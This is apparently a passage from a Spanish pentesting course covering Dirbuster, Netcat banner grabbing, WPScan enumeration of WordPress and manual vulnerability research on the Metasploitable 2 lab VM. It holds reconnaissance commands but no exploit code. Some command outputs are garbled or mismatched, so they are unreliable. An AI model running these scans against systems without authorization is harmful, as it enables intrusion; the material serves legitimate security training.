
- Wordlist:** `/use/share/wordlists/dirb/common.txt`.
- Starting options:** Habilita la opción "Brute Force Dirs"; deshabilita las opciones "Brute Force Files" y "Be Recursive".
- Number of Threads:** Selecciona "Go Faster" y ajusta la barra a 200 threads (disminuye los threads si causa demasiados errores durante el escaneo).

Después de aplicar todos los ajustes, la interfaz de Dirbuster se verá así:




Luego pulsamos el botón **Start** para que inicie el escaneo.

Para ir viendo los resultados, puedes moverte por las pestañas en la ventana de escaneo. Por ejemplo la pestaña "**Results – Tree View**".



En la vista de árbol (*tree view*) se puede ver que el directorio *twiki* ha devuelto un código de respuesta 200; esto quiere decir que el directorio existe. El siguiente paso sería abrir los directorios con código de respuesta 200 en un explorador, por ejemplo, el directorio */twiki*:



Welcome to TWiki

- [readme.txt](#)
- [license.txt](#)
- [TWikiDocumentation.html](#)
- [TWikiHistory.html](#)
- Lets [get started](#) with this web based collaboration platform

Como el servicio web de este target permite el enlistado de directorios, podemos ver los archivos dentro del directorio */twiki*. Esto significa que podemos navegar manualmente por todos los directorios encontrados y ver su contenido.

Enumeración con Netcat

La herramienta Netcat se puede utilizar para interactuar con servidores web.

Con los siguientes comandos podemos obtener el banner del servicio web que se ejecuta en el target.

Primero escribe el siguiente comando en la terminal:

```
nc <target> 80
```

Después, ingresa la solicitud HTTP con el método HEAD en la siguiente línea y da **Intro** dos veces:

1. HEAD / HTTP/1.0<enter>
2. <enter>

```
[kali㉿kali]:~$ nc 10.0.0.173 80
HEAD / HTTP/1.0
HTTP/1.1 200 OK
Date: Thu, 08 Jan 2022 17:34:38 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Connection: close
Content-Type: text/html

[kali㉿kali]:~$
```

El servidor web responde diciendo que el *daemon* del servicio web es **Apache/2.2.8**, el sistema operativo del servidor es **Ubuntu** y la versión de PHP es **5.2.4-2**.

Para obtener la página principal en el servidor web, podemos utilizar el siguiente comando:

```
nc <target> 80
```

Después, ingresa la solicitud HTTP con el método GET en la siguiente línea y da **Intro** dos veces:

1. GET / HTTP/1.0<enter>
2. <enter>

```
[kali㉿kali]:~$ nc 10.0.0.173 80
GET / HTTP/1.0
HTTP/1.1 200 OK
Date: Thu, 08 Jan 2022 17:42:06 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 481
Connection: close
Content-Type: text/html

<!DOCTYPE html>
<html>
<head><title>Metasploit LHOST</title></head><body>
<p>Metasploit LHOST</p>
</body>
</html>

Warning: Never expose this VM to an untrusted network!
Contact: metadev[at]metasploit.com
Login with msfadmin/msfadmin to get started
```

Enumeración de WordPress

WordPress es una plataforma CMS muy popular y es utilizado por numerosos sitios web. Es relativamente fácil de instalar y se puede personalizar utilizando una gran variedad de *plugins* y temas gratuitos. Debido a su popularidad, WordPress se ha convertido en un target muy buscado por los hackers, y la razón de esto no es sólo porque WordPress en sí tiene una larga historia de vulnerabilidades graves, sino también porque los *plugins* y temas pueden introducir vulnerabilidades. Los administradores de sitios web que no se mantienen al día con las actualizaciones de WordPress y no toman las medidas de seguridad adecuadas, pueden convertirse en targets fáciles que incluso los hackers más inexpertos pueden aprovechar.

Wpscan

WPScan es un escáner de vulnerabilidades para WordPress que se puede utilizar para encontrar vulnerabilidades conocidas en WordPress, enumerar usuarios, temas y *plugins* y ejecutar ataques de diccionario a las cuentas de usuario. En esta sección lo vamos a utilizar para enumerar WordPress solamente.

Desafortunadamente, WPScan ya no es completamente gratuito y requiere de un *token API* para verificar una instalación de WordPress y descubrir vulnerabilidades en temas y *plugins*. Sin embargo, WPScan tiene un plan gratuito el cual incluye 25 solicitudes API al día donde se utiliza una solicitud por instalación de WordPress, tema instalado y *plugin*. Sin un *token API*, WPScan funciona como una herramienta de enumeración la cual encuentra temas y *plugins* desactualizados, pero sin datos de vulnerabilidades.

Antes de empezar a escanear targets con WPScan, tienes que actualizar la base de datos de WPScan para asegurarte de que contiene la información más reciente. La base de datos WPScan se puede actualizar ejecutando el siguiente comando:

```
wpscan --update
```

```
[kali㉿kali]:~$ wpscan --update
[!] Updating the Database ...
[!] Update completed.

[kali㉿kali]:~$
```

Ahora que hemos actualizado la base de datos WPScan, vamos a ejecutar WPScan hacia un target con WordPress utilizando las opciones predeterminadas. El escaneo predeterminado solo ejecuta acciones "no intrusivas", lo que significa que se ejecutará una enumeración de cuentas de usuario por *brute-force* y el contenido, como temas y *plugins*, se enumerarán en modo pasivo.

Ejecuta el siguiente comando para iniciar WPScan con las opciones predeterminadas:

```
wpscan --url <URL del target>
```

```
[kali㉿kali]: ~] $ wpscan --url http://10.0.0.48
[+] URL: http://10.0.0.48/ [10.0.0.48]
[+] Started: Mon Jan 31 01:45:35 2022

WordPress Security Scanner by the WPScan Team
Version 3.8.20
Sponsored by Automattic - https://automattic.com/
@WPScan_, @ethicalhack3r, @erman_lr, @firefart

[+] URL: http://10.0.0.48/ [10.0.0.48]
[+] Started: Mon Jan 31 01:45:35 2022
```

El resultado arrojó la versión de WordPress y el tema junto que la versión que tiene instalado:

```
WordPress version 4.3.1 identified (Insecure, released on 2015-09-15).
Found by: emoji Settings (Passive Detection)
  - http://10.0.0.48/ebaa3bc.html, Match: 'wp-includes/jo/wp-emoji-release.min.js?ver=4.3.1'
Confirmed By: Meta Generator (Passive Detection)
  - http://10.0.0.48/ebaa3bc.html, Match: 'WordPress 4.3.1'

WordPress theme in use: twentyfifteen
Location: http://10.0.0.48/wp-content/themes/twentyfifteen/
Last Updated: 2022-01-25T00:00:00Z
Readme: http://10.0.0.48/wp-content/themes/twentyfifteen/readme.txt
[!] The version is out of date, the latest version is 3.1
Style URL: http://10.0.0.48/wp-content/themes/twentyfifteen/style.css?ver=4.3.1
Style Name: Twenty Fifteen
Style URL: https://wordpress.org/themes/twentyfifteen/
Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simple, st...
Author: the WordPress team
Author URL: https://wordpress.org/
Found By: Css Style In A04 Page (Passive Detection)
```

Como se puede observar, la versión de WordPress es la 4.3.1 la cual es bastante vieja. La misma herramienta nos dice que esa versión fue lanzada el **15-09-2015**. También podemos observar que tiene un tema llamado **twentyfifteen** el cual también parece estar desactualizado.

Al final del resultado nos dice que podemos obtener un token API gratuito registrándonos en <https://wpscan.com/register>:

```
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at: https://wpscan.com/register
```

Yo me registré, es muy sencillo y obtuve un token API. Para utilizarlo se agrega la opción `--api-token <token>`

```
[kali㉿kali]: ~] $ wpscan --url http://10.0.0.48 --api-token IzhwMSGzBaBOY
[+] URL: http://10.0.0.48/ [10.0.0.48]
[+] Started: Mon Jan 31 02:15:19 2022

WordPress Security Scanner by the WPScan Team
Version 3.8.20
Sponsored by Automattic - https://automattic.com/
@WPScan_, @ethicalhack3r, @erman_lr, @firefart

[+] URL: http://10.0.0.48/ [10.0.0.48]
[+] Started: Mon Jan 31 02:15:19 2022

Interesting Finding(s):
[+] Headers
| Interesting Entries:
|   - Server: Apache
|   - X-Mod-Pagespeed: 1.9.32.3-4523
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] robots.txt found: http://10.0.0.48/robots.txt
| Found By: Robots Txt (Aggressive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://10.0.0.48/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
|   - http://codex.wordpress.org/XML-RPC_Pingback_API
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
```

Desafortunadamente, WPScan no pudo enumerar *plugins* usando la configuración predeterminada:

```
[+] Enumerating All Plugins (via Passive Methods)
[!] No plugins Found.
```

El hecho de que WPScan no pueda encontrar *plugins* con el escaneo predeterminado no significa que el sitio web de WordPress no tenga *plugins* instalados. La opción de escaneo predeterminada enumera los *plugins* usando una detección pasiva, lo que significa que sólo escanea la página principal y busca rastros de *plugins* en el contenido HTML, JavaScript y archivos CSS.

Sin embargo, también podemos ejecutar escaneos más agresivos con WPScan que prueban activamente las instalaciones de WordPress para *plugins* y temas. Dependiendo de las opciones seleccionadas, un análisis activo intenta cada plugin de la base de datos para probar si está presente en el target. Los escaneos activos suelen producir un resultado mucho más fiable.

Veamos las diferentes opciones disponibles para escanear activamente una instalación de WordPress en busca de *plugins*. Los siguientes parámetros se pueden utilizar junto con la opción `--enumerate`:

p	Escanea solo <i>plugins</i> populares
vp	Escanea solo <i>plugins</i> conocidos como vulnerables
ap	Escanea todos los <i>plugins</i>

Para activar la opción de escaneo activo y agresivo tenemos que especificar el modo agresivo usando la opción `--plugins-detection aggressive`.

```
-plugins-detection MODE
  Use the supplied mode to enumerate Plugins.
  Default: passive
  Available choices: mixed, passive, aggressive
```

Las mismas opciones están disponibles para temas de WordPress:

t	Escanea solo temas populares
vt	Escanea solo temas conocidos como vulnerables
at	Escanea todos los temas

Por ejemplo, el siguiente comando escaneará un target para todos los *plugins* y temas de manera agresiva ambos:

```
wpscan --url <url> --enumerate ap,at --plugins-detection aggressive --themes-detection aggressive
```

```
(kali㉿kali)-[~]
$ wpscan --url http://10.0.0.48 --enumerate ap,at --plugins-detection aggressive --themes-detection aggressive

[+] URL: http://10.0.0.48/ [10.0.0.48]
[+] Started: Mon Jan 31 02:34:37 / 2022

Interesting Finding(s):

[+] Headers
| Interesting Entries:
| - Server: Apache
| - X-Mod-Pagespeed: 1.9.32.3-4523
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] robots.txt found: http://10.0.0.48/robots.txt
| Found By: Robots Txt (Aggressive Detection)
| Confidence: 100%
```

Para añadir el token API, lo agregas al final del comando: `-token-api <token>`

Para escanear una instalación de WordPress sólo para *plugins* vulnerables de manera agresiva, ejecuta el siguiente comando:

```
wpscan --url <url> --enumerate vp --plugins-detection aggressive
```

```
(kali㉿kali)-[~]
$ wpscan --url http://10.0.0.48 --enumerate vp --plugins-detection aggressive

[+] URL: http://10.0.0.48/ [10.0.0.48]
[+] Started: Mon Jan 31 02:34:37 / 2022

WordPress Security Scanner by the WPScan Team
Version 3.8.20
Sponsored by Automattic - https://automattic.com/
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart
```

Para escanear un target sólo para los temas vulnerables de manera agresiva, ejecuta el siguiente comando:

```
wpscan --url <url> --enumerate vt --themes-detection aggressive
```

También podemos usar WPScan para enumerar usuarios de WordPress.

Para ver una lista completa de las diferentes opciones de configuración, utiliza el comando:

```
wpscan --hh
```

```
(kali㉿kali)-[~]
$ wpscan --hh

[+] URL: http://10.0.0.48/ [10.0.0.48]
[+] Started: Mon Jan 31 02:34:37 / 2022

WordPress Security Scanner by the WPScan Team
Version 3.8.20
Sponsored by Automattic - https://automattic.com/
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart

Usage: wpscan [options]
      --url URL
      The URL of the blog to scan
      Allowed Protocols: http, https
      Default Protocol if none provided: http
      This option is mandatory unless update or help or hh or version is/are supplied

      -h, --help
      --hh
      --version
      --ignore-main-redirect
      --verbose

      Display the simple help and exit
      Display the full help and exit
      Display the version and exit
      Ignore the main redirect (if any) and scan the target url
      Verbose mode
```

Introducción

En este módulo aprenderás a localizar y a evaluar vulnerabilidades en tus *targets*. Hay muchos tipos de vulnerabilidades, por ejemplo, errores de programación encontrados en el software, como una vulnerabilidad *bufer overflow* en un servidor de FTP; contraseñas débiles que se pueden recuperar fácilmente, configuraciones erróneas en sistemas y servicios, etc.

Una evaluación de vulnerabilidades es el proceso de identificar, cuantificar, priorizar y notificar vulnerabilidades en un *target*. En términos de seguridad de la información, el objetivo principal de realizar una evaluación de vulnerabilidades es encontrar vulnerabilidades en el sistema y priorizarlas para así poder tomar medidas correctivas.

En el módulo anterior aprendiste diferentes técnicas de *footprinting*. Toda la información recopilada en esa fase es muy valiosa y ahora se puede utilizar como punto de entrada para la evaluación de vulnerabilidades.

Trataremos diferentes formas de llevar a cabo una evaluación de vulnerabilidades, por ejemplo:

- De manera manual, utilizando diferentes fuentes en línea (Internet) y fuera de línea (bases de datos locales), por ejemplo, bases de datos de vulnerabilidades y exploits.
- Con herramientas de análisis como Nmap y sus scripts (NSE) para probar y verificar vulnerabilidades.
- Programando escáneres de vulnerabilidades automatizados como Nessus.

El uso de herramientas automatizadas produce una gran cantidad de resultados en un tiempo muy corto. Estas herramientas se basan en información almacenada en una base de datos de vulnerabilidades conocidas que se prueban en paralelo hacia el *target*; dicho de otra manera, se realizan varias solicitudes al mismo tiempo.

Debido a la cantidad de solicitudes en paralelo, se trata de una forma muy agresiva de evaluación de vulnerabilidades y, en algunas situaciones, el *target* puede dejar de funcionar ocasionando una denegación de servicios (DoS). Por este motivo, las herramientas automatizadas deben ajustarse o programarse adecuadamente, específicamente a las características del *target*.

Otra desventaja de usar herramientas automatizadas es que pueden generar una gran cantidad de falsos positivos y también, de no enlazar vulnerabilidades para determinar el impacto general. Un ejemplo de enlazar vulnerabilidades sería el encontrar dos vulnerabilidades de bajo impacto o moderado; podría ser, una vulnerabilidad de tipo LFI y una vulnerabilidad de inyección de *logs*. Estas dos vulnerabilidades se pueden combinar para convertirse en una vulnerabilidad de alto impacto de tipo *remote command execution* y generar una *shell* de reversa hacia la máquina del atacante.

Es importante no depender demasiado de los escáneres automatizados.

Búsqueda Manual de Vulnerabilidades

En esta sección realizaremos una evaluación de vulnerabilidades de manera manual en la máquina llamada **Metasploitable 2**.

En la imagen siguiente, se muestra el resultado de un escaneo con Nmap hacia la máquina Metasploitable 2. El comando utilizado es el siguiente:

```
sudo nmap -sV <target> -p-
```

```
[kali㉿kali: ~] $ sudo nmap -sV 192.168.132.132
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-04 22:51 EST
Nmap scan report for 192.168.132.132
Host is up (0.00057s latency).
Not shown: 65535 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 7.9p1 Debian 10 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache Httpd 2.2.0 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tftp         tftpd wrapped
1099/tcp  open  java-rmi   GNU Classpath gmrmiregistry
1524/tcp  open  blindshell  Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100000)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-1ubuntu5
3632/tcp  open  distccd    distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu6))
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  x11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13      Apache Jserv (Protocol.v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote-JSP engine 3.1
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/druby)
46387/tcp open  java-rmi   GNU Classpath gmrmiregistry
49574/tcp open  nicegntk  1-4 (RPC #100021)
53270/tcp open  mountd    1-3 (RPC #100005)
53585/tcp open  status     1 (RPC #100024)
MAC Address: 00:0C:29:87:33:34 (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux-kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 129.11 seconds
```

Muchos de estos servicios contienen vulnerabilidades conocidas pero, en este punto no sabemos cuáles servicios son realmente vulnerables. En lo que resta de la sección, veremos cómo utilizar diferentes herramientas para buscar cualquier vulnerabilidad que aplique a los servicios que se ejecutan en la máquina Metasploitable 2.

Las fuentes más populares para estos propósitos son la base de datos de vulnerabilidades de código abierto (OSVDB) y Google. En realidad, Google o cualquier buscador es lo más efectivo.

En esta sección te explicaré un método para realizar una evaluación de vulnerabilidades de manera manual pero, solo evaluaremos algunos de los servicios en Metasploitable 2. Puedes aplicar el mismo proceso en los servicios restantes.

El primer servicio a evaluar es **Vsftpd** que se ejecuta en el puerto 21.


Vulnerabilidades en el Servicio VSFTPD

Para determinar vulnerabilidades en el servicio VSFTPD consultaremos varios recursos. Primero, necesitamos la versión exacta del software; información que obtuvimos en la sección de escaneo de la etapa de *footprinting* activo.

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	vsftpd 2.3.4
22/tcp	open	ssh	OpenSSH 7.9p1 Debian 10 (protocol 2.0)
23/tcp	open	telnet	Linux telnetd
25/tcp	open	smtp	Postfix smtpd
53/tcp	open	domain	ISC BIND 9.4.2
80/tcp	open	http	Apache Httpd 2.2.0 ((Ubuntu) DAV/2)
111/tcp	open	rpcbind	2 (RPC #100000)
139/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp	open	exec	netkit-rsh rexecd
513/tcp	open	login	OpenBSD or Solaris rlogind
514/tcp	open	tftp	tftpd wrapped
1099/tcp	open	java-rmi	GNU Classpath gmrmiregistry
1524/tcp	open	blindshell	Metasploitable root shell
2049/tcp	open	nfs	2-4 (RPC #100000)
2121/tcp	open	ftp	ProFTPD 1.3.1
3306/tcp	open	mysql	MySQL 5.0.51a-1ubuntu5
3632/tcp	open	distccd	distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu6))
5432/tcp	open	postgresql	PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp	open	vnc	VNC (protocol 3.3)
6000/tcp	open	x11	(access denied)
6667/tcp	open	irc	UnrealIRCd
6697/tcp	open	irc	UnrealIRCd
8009/tcp	open	ajp13	Apache Jserv (Protocol.v1.3)
8180/tcp	open	http	Apache Tomcat/Coyote-JSP engine 3.1
8787/tcp	open	drb	Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/druby)
46387/tcp	open	java-rmi	GNU Classpath gmrmiregistry
49574/tcp	open	nicegntk	1-4 (RPC #100021)
53270/tcp	open	mountd	1-3 (RPC #100005)
53585/tcp	open	status	1 (RPC #100024)

Ya que tenemos la versión exacta del software, empezaremos por Google.

En Google, simplemente buscando por el nombre del servicio, el número de versión y seguido de la palabra **vulnerability** o **exploit**, comúnmente produce buenos resultados. Cuando buscamos la frase **vsftpd v2.3.4 exploit**, uno de los primeros enlaces muestra la frase **Backdoor Command Execution**.



Uno de los enlaces nos dice que el software en esa versión viene con un *backdoor* que se introdujo en el archivo de descarga `vsftpd-2.3.4.tar.gz`.

En el siguiente enlace puedes encontrar información sobre esta vulnerabilidad:
https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor

El backdoor fue descubierto y parchado días más tarde por lo que solo las versiones de VSFTPD v2.3.4 instaladas durante un tiempo muy limitado fueron vulnerables. Más adelante, en la fase de Explotación, vamos a revisar si la instalación de VSFTPD en Metasploitable 2 es vulnerable.

Vulnerabilidades en el Servicio dRuby RMI

Al realizar un escaneo de puertos, siempre es importante ejecutarlo hacia todos los puertos (`-p-`). Recuerda que, por default, Nmap escanea los 1,000 puertos más comunes, dejando de lado 64,535 puertos. El servicio dRuby RMI server es un ejemplo de esto.

El servicio dRuby RMI server se ejecuta en el puerto 8787 de TCP, pero Nmap no analiza el puerto 8787 de forma predeterminada a menos que utilicemos la opción -p- para analizar todos los puertos o estableciendo un rango de puertos que incluya el puerto 8787.

```
[kali㉿kali:~] $ sudo nmap -p 8787 -oN 192.168.132.132.nmap
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-31 21:44 EST
Nmap scan report for 192.168.132.132
Host is up (0.00064s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet   Linux telnetd
25/tcp    open  smtp     Postfix smptd
53/tcp    open  domain   ISC BIND 9.4.2
80/tcp    open  http     Apache httpd 2.2.8 ((Ubuntu) OAV/2)
111/tcp   open  rpcbind 2 (RPC #10000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec     netkit-rsh rexecd
513/tcp   open  login    OpenBSD or Solaris rlogind
514/tcp   open  rcpwssraped
1099/tcp  open  java-rmi  GNU Classpath grmiregistry
1524/tcp  open  bindshell Metasploitable root shell
2049/tcp  open  nfs     2-4 (RPC #100001)
2121/tcp  open  Ftp      ProFTPD 1.3.1
3306/tcp  open  mysql   MySQL 5.6.51a-Ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.8 - 8.3.7
5980/tcp  open  vnc     VNC (protocol 3.3)
6000/tcp  open  X11     (access denied)
6667/tcp  open  irc     UnrealIRCd
8889/tcp  open  alp13   Apache Jserv (Protocol v1.3)
8180/tcp  open  http    Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:87:33:34 (VMware)

Device type: general-purpose
Running: Linux 2.6.x
OS CPE: cpe:/elinux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 13.74 seconds
```

En el ejemplo anterior se muestra un escaneo hacia el rango de puertos predeterminado por NMAP. Puedes observar que el puerto 8787 de TCP no fue escaneado.

Ejecutemos el siguiente comando para realizar un escaneo con Nmap específicamente hacia el puerto TCP 8787:

```
kali㉿kali:~] $ sudo nmap -sV <target> -p 8787
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-31 22:32 EST
Nmap scan report for 192.168.132.132
Host is up (0.00052s latency).

PORT      STATE SERVICE VERSION
8787/tcp  open  drb     Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbc)
MAC Address: 00:0C:29:87:33:34 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 6.52 seconds
```

Como ya habíamos visto previamente, el puerto 8787 está abierto, ejecuta el software Ruby DRb RMI y al parecer tiene la versión 1.8.

Utilizando Google nuevamente, ingresamos la frase **ruby drb rmi 1.8** pero ahora seguido de la palabra **exploit**; encontramos varios enlaces que hacen referencia a este servicio con una vulnerabilidad.

A screenshot of a Google search results page. The search query is "ruby drb rmi 1.8 exploit". The top result is a link to "Distributed Ruby Remote Code Execution - Rapid7" with a date of "May 30, 2018". The second result is from "Hacking Tutorials" with a date of "Oct 8, 2016". Both results mention "Ruby DRb RMI server" and "Metasploit".

Vulnerabilidades en el Servicio UnrealIRCd

Partiendo del escaneo de puertos, sabemos que este servicio se está ejecutando en los puertos 6667 y 6697. Como vimos en la sección de escaneo de la etapa de *footprinting* activo, Nmap no pudo darlos la versión del servicio utilizando el flag **-sV**. Utilizamos la opción agresiva y apenas así obtuvimos la versión del software, la cual es **3.2.8.1**:

```
[kali㉿kali:~] $ sudo nmap -A 192.168.132.132 -p 139,6667
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-04 22:36 EST
Nmap scan report for 192.168.132.132
Host is up (0.00063s latency).

PORT      STATE SERVICE VERSION
139/tcp    open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
6667/tcp   open  irc     UnrealIRCd
| irc-info:
|   users: 1
|   servers: 1
|   lusers: 1
|   lservers: 0
|   server: irc.Metasploitable.LAN
|   version: Unreal3.2.8.1 irc.Metasploitable.LAN
|   uptime: 2 days, 5:16:03
|   source ident: nmap
|   Source host: F4220A67.76500EEB.FFFA6D49.TP
|   error: Closing Link: wugkkgujo[192.168.132.115] (Quit: wugkkgujo)
```

Podemos utilizar otras herramientas para intentar encontrar la versión de un software y/o servicio, por ejemplo, utilicemos Netcat.

En este contexto, utilizaremos la herramienta Netcat para realizar una conexión a los puertos donde se encuentra escuchando el servicio. Netcat enviará una solicitud incorrecta; esta solicitud hará que el servicio responda con su banner de servicio (*banner grabbing*).

Hagamos la prueba con el siguiente comando:

```
nc <target> <punto>
```

```
[kali㉿kali)-[~]
$ nc 192.168.132.132 6667
irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
